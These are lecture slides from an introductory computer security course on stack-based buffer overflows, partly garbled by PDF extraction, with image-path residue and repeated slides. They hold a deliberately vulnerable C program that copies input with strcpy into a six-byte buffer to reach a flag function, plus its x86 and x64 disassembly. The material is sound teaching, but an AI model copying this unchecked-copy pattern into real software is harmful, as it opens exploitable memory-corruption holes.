

CS 4910: Intro to Computer Security

Software Security III:
stack-based buffer overflow

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Review

- Software security background
- Understand how stack works in Linux x86/64

Today

- Identify a buffer overflow in a program
- Exploit a buffer overflow vulnerability
 - Overwrite local variables (data-only attack)
 - Overwrite the return address (control-flow hijacking)

An Extremely Brief History of Buffer Overflow

The Morris worm (November 9, 1988), was one of the first computer worms distributed via the Internet, and the first to gain significant mainstream media attention. Morris worm used buffer overflow as one of its attack techniques.

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Smashing The Stack For Fun And Profit
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`smash the stack' [C programming] n. On many C implementations it is possible to corrupt the execution stack by writing past the end of an array declared auto in a routine. Code that does this is said to smash the stack, and can cause return from the routine to jump to a random address. This can produce some of the most insidious data-dependent bugs known to mankind. Variants include trash the stack, scribble the stack, mangle the stack; the term mung the stack is not used, as this is never done intentionally. See spam; see also alias bug, fandango on core, memory leak, precedence lossage, overrun screw.

Introduction

Over the last few months there has been a large increase of buffer overflow vulnerabilities being both discovered and exploited. Examples of these are syslog, splitvt, sendmail 8.7.5, Linux/FreeBSD mount, Xt library, at, etc. This paper attempts to explain what buffer overflows are, and how their exploits work.

Basic knowledge of assembly is required. An understanding of virtual memory concepts, and experience with gdb are very helpful but not necessary. We also assume we are working with an Intel x86 CPU, and that the operating system is Linux.

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- 1** Out-of-bounds Write
[CWE-787](#) | CVEs in KEV: 70 | Rank Last Year: 1
- 2** Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
[CWE-79](#) | CVEs in KEV: 4 | Rank Last Year: 2
- 3** Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
[CWE-89](#) | CVEs in KEV: 6 | Rank Last Year: 3
- 4** Use After Free
[CWE-416](#) | CVEs in KEV: 44 | Rank Last Year: 7 (up 3) ▲
- 5** Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
[CWE-78](#) | CVEs in KEV: 23 | Rank Last Year: 6 (up 1) ▲
- 6** Improper Input Validation
[CWE-20](#) | CVEs in KEV: 35 | Rank Last Year: 4 (down 2) ▼
- 7** Out-of-bounds Read
[CWE-125](#) | CVEs in KEV: 2 | Rank Last Year: 5 (down 2) ▼
- 8** Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
[CWE-22](#) | CVEs in KEV: 16 | Rank Last Year: 8
- 9** Cross-Site Request Forgery (CSRF)
[CWE-352](#) | CVEs in KEV: 0 | Rank Last Year: 9
- 10** Unrestricted Upload of File with Dangerous Type
[CWE-434](#) | CVEs in KEV: 5 | Rank Last Year: 10
- 11** Missing Authorization
[CWE-862](#) | CVEs in KEV: 0 | Rank Last Year: 16 (up 5) ▲
- 12** NULL Pointer Dereference
[CWE-476](#) | CVEs in KEV: 0 | Rank Last Year: 11 (down 1) ▼
- 13** Improper Authentication
[CWE-287](#) | CVEs in KEV: 10 | Rank Last Year: 14 (up 1) ▲
- 14** Integer Overflow or Wraparound
[CWE-190](#) | CVEs in KEV: 4 | Rank Last Year: 13 (down 1) ▼
- 15** Deserialization of Untrusted Data
[CWE-502](#) | CVEs in KEV: 14 | Rank Last Year: 12 (down 3) ▼
- 16** Improper Neutralization of Special Elements used in a Command ('Command Injection')
[CWE-77](#) | CVEs in KEV: 4 | Rank Last Year: 17 (up 1) ▲
- 17** Improper Restriction of Operations within the Bounds of a Memory Buffer
[CWE-119](#) | CVEs in KEV: 7 | Rank Last Year: 19 (up 2) ▲
- 18** Use of Hard-coded Credentials
[CWE-798](#) | CVEs in KEV: 0 | Rank Last Year: 15 (down 3) ▼
- 19** Server-Side Request Forgery (SSRF)
[CWE-918](#) | CVEs in KEV: 16 | Rank Last Year: 21 (up 2) ▲
- 20** Missing Authentication for Critical Function
[CWE-306](#) | CVEs in KEV: 8 | Rank Last Year: 18 (down 2) ▼
- 21** Concurrent Execution using Shared Resource with Improper Synchronization ('Race Condition')
[CWE-362](#) | CVEs in KEV: 8 | Rank Last Year: 22 (up 1) ▲
- 22** Improper Privilege Management
[CWE-269](#) | CVEs in KEV: 5 | Rank Last Year: 29 (up 7) ▲
- 23** Improper Control of Generation of Code ('Code Injection')
[CWE-94](#) | CVEs in KEV: 6 | Rank Last Year: 25 (up 2) ▲
- 24** Incorrect Authorization
[CWE-863](#) | CVEs in KEV: 0 | Rank Last Year: 28 (up 4) ▲
- 25** Incorrect Default Permissions
[CWE-276](#) | CVEs in KEV: 0 | Rank Last Year: 20 (down 5) ▼

Overwrite Local Variables

Data-only Attack

Buffer Overflow Example: code/overflowlocal

```

int vulfoo(int i, char* p)
{
    int j = i;
    char buf[6];

    strcpy(buf, p);

    if (j)
        print_flag();
    else
        printf("I pity the fool!\n");

    return 0;
}

int main(int argc, char *argv[])
{
    if (argc == 2)
        vulfoo(0, argv[1]);
}

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char *strcpy(char *dest, const char *src)
{
    char *save = dest;
    while(*dest++ = *src++);
    return save;
}
```

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
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
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


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ebp, esp →




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
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


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
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
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
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
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
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
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12e2: 83 7d f4 00 cmp   DWORD PTR [ebp-0xc],0x0
12e6: 74 07       je    12ef <vulfoo+0x2b>
12e8: e8 10 ff ff call  11fd <print_flag>
12ed: eb 10       jmp   12ff <vulfoo+0x3b>
12ef: 83 ec 0c    sub   esp,0xc
12f2: 68 45 20 00 00 push  0x2045
12f7: e8 fc ff ff call  12f8 <vulfoo+0x34>
12fc: 83 c4 10    add   esp,0x10
12ff: b8 00 00 00 00 mov   eax,0x0
1304: c9          leave
1305: c3          ret
  
```



Buffer Overflow Example: overflowlocal1

```

000012c4 <vulfoo>:
12c4: 55          push  ebp
12c5: 89 e5       mov   ebp,esp
12c7: 83 ec 18    sub   esp,0x18
12ca: 8b 45 08    mov   eax,DWORD PTR [ebp+0x8]
12cd: 89 45 f4    mov   DWORD PTR [ebp-0xc],eax
12d0: 83 ec 08    sub   esp,0x8
12d3: ff 75 0c    push  DWORD PTR [ebp+0xc]
12d6: 8d 45 ee    lea   eax,[ebp-0x12]
12d9: 50          push  eax
12da: e8 fc ff ff call  12db <vulfoo+0x17>
12df: 83 c4 10    add   esp,0x10
12e2: 83 7d f4 00 cmp   DWORD PTR [ebp-0xc],0x0
12e6: 74 07       je    12ef <vulfoo+0x2b>
12e8: e8 10 ff ff call  11fd <print_flag>
12ed: eb 10       jmp   12ff <vulfoo+0x3b>
12ef: 83 ec 0c    sub   esp,0xc
12f2: 68 45 20 00 00 push  0x2045
12f7: e8 fc ff ff call  12f8 <vulfoo+0x34>
12fc: 83 c4 10    add   esp,0x10
12ff: b8 00 00 00 00 mov   eax,0x0
1304: c9          leave
1305: c3          ret
  
```




Buffer Overflow Example: overflowlocal1

```

000012c4 <vulfoo>:
12c4: 55          push  ebp
12c5: 89 e5       mov   ebp,esp
12c7: 83 ec 18    sub   esp,0x18
12ca: 8b 45 08    mov   eax,DWORD PTR [ebp+0x8]
12cd: 89 45 f4    mov   DWORD PTR [ebp-0xc],eax
12d0: 83 ec 08    sub   esp,0x8
12d3: ff 75 0c    push  DWORD PTR [ebp+0xc]
12d6: 8d 45 ee    lea   eax,[ebp-0x12]
12d9: 50          push  eax
12da: e8 fc ff ff call  12db <vulfoo+0x17>
12df: 83 c4 10    add   esp,0x10
12e2: 83 7d f4 00 cmp   DWORD PTR [ebp-0xc],0x0
12e6: 74 07       je    12ef <vulfoo+0x2b>
12e8: e8 10 ff ff call  11fd <print_flag>
12ed: eb 10       jmp   12ff <vulfoo+0x3b>
12ef: 83 ec 0c    sub   esp,0xc
12f2: 68 45 20 00 00 push  0x2045
12f7: e8 fc ff ff call  12f8 <vulfoo+0x34>
12fc: 83 c4 10    add   esp,0x10
12ff: b8 00 00 00 00 mov   eax,0x0
1304: c9          leave
1305: c3          ret


```



Buffer Overflow Example: overflowlocal1

```

000012c4 <vulfoo>:
12c4: 55          push  ebp
12c5: 89 e5       mov   ebp,esp
12c7: 83 ec 18    sub   esp,0x18
12ca: 8b 45 08    mov   eax,DWORD PTR [ebp+0x8]
12cd: 89 45 f4    mov   DWORD PTR [ebp-0xc],eax
12d0: 83 ec 08    sub   esp,0x8
12d3: ff 75 0c    push  DWORD PTR [ebp+0xc]
12d6: 8d 45 ee    lea   eax,[ebp-0x12]
12d9: 50         push  eax
12da: e8 fc ff ff call  12db <vulfoo+0x17>
12df: 83 c4 10    add   esp,0x10
12e2: 83 7d f4 00 cmp   DWORD PTR [ebp-0xc],0x0
12e6: 74 07       je    12ef <vulfoo+0x2b>
12e8: e8 10 ff ff call  11fd <print_flag>
12ed: eb 10       jmp   12ff <vulfoo+0x3b>
12ef: 83 ec 0c    sub   esp,0xc
12f2: 68 45 20 00 00 push  0x2045
12f7: e8 fc ff ff call  12f8 <vulfoo+0x34>
12fc: 83 c4 10    add   esp,0x10
12ff: b8 00 00 00 00 mov   eax,0x0
1304: c9         leave
1305: c3         ret
  
```




Buffer Overflow Example: overflowlocal1

```

000012c4 <vulfoo>:
12c4: 55          push  ebp
12c5: 89 e5       mov   ebp,esp
12c7: 83 ec 18    sub   esp,0x18
12ca: 8b 45 08    mov   eax,DWORD PTR [ebp+0x8]
12cd: 89 45 f4    mov   DWORD PTR [ebp-0xc],eax
12d0: 83 ec 08    sub   esp,0x8
12d3: ff 75 0c    push  DWORD PTR [ebp+0xc]
12d6: 8d 45 ee    lea   eax,[ebp-0x12]
12d9: 50         push  eax
12da: e8 fc ff ff call  12db <vulfoo+0x17>
12df: 83 c4 10    add   esp,0x10
12e2: 83 7d f4 00 cmp   DWORD PTR [ebp-0xc],0x0
12e6: 74 07       je    12ef <vulfoo+0x2b>
12e8: e8 10 ff ff call  11fd <print_flag>
12ed: eb 10       jmp  12ff <vulfoo+0x3b>
12ef: 83 ec 0c    sub   esp,0xc
12f2: 68 45 20 00 00 push  0x2045
12f7: e8 fc ff ff call  12f8 <vulfoo+0x34>
12fc: 83 c4 10    add   esp,0x10
12ff: b8 00 00 00 00 mov   eax,0x0
1304: c9         leave
1305: c3         ret

```



Buffer Overflow Example: code/overflowlocal 64-bit

```
int vulfoo(int i, char* p)
{
    int j = i;
    char buf[6];

    strcpy(buf, p);

    if (j)
        print_flag();
    else
        printf("I pity the fool!\n");

    return 0;
}

int main(int argc, char *argv[])
{
    if (argc == 2)
        vulfoo(0, argv[1]);
}
```

000000000000125e <vulfoo>:

```
125e: 55          push rbp
125f: 48 89 e5    mov rbp, rsp
1262: 48 83 ec 20 sub rsp, 0x20
1266: 89 7d ec    mov DWORD PTR [rbp-0x14], edi
1269: 48 89 75 e0 mov QWORD PTR [rbp-0x20], rsi
126d: 8b 45 ec    mov eax, DWORD PTR [rbp-0x14]
1270: 89 45 fc    mov DWORD PTR [rbp-0x4], eax
1273: 48 8b 55 e0 mov rdx, QWORD PTR [rbp-0x20]
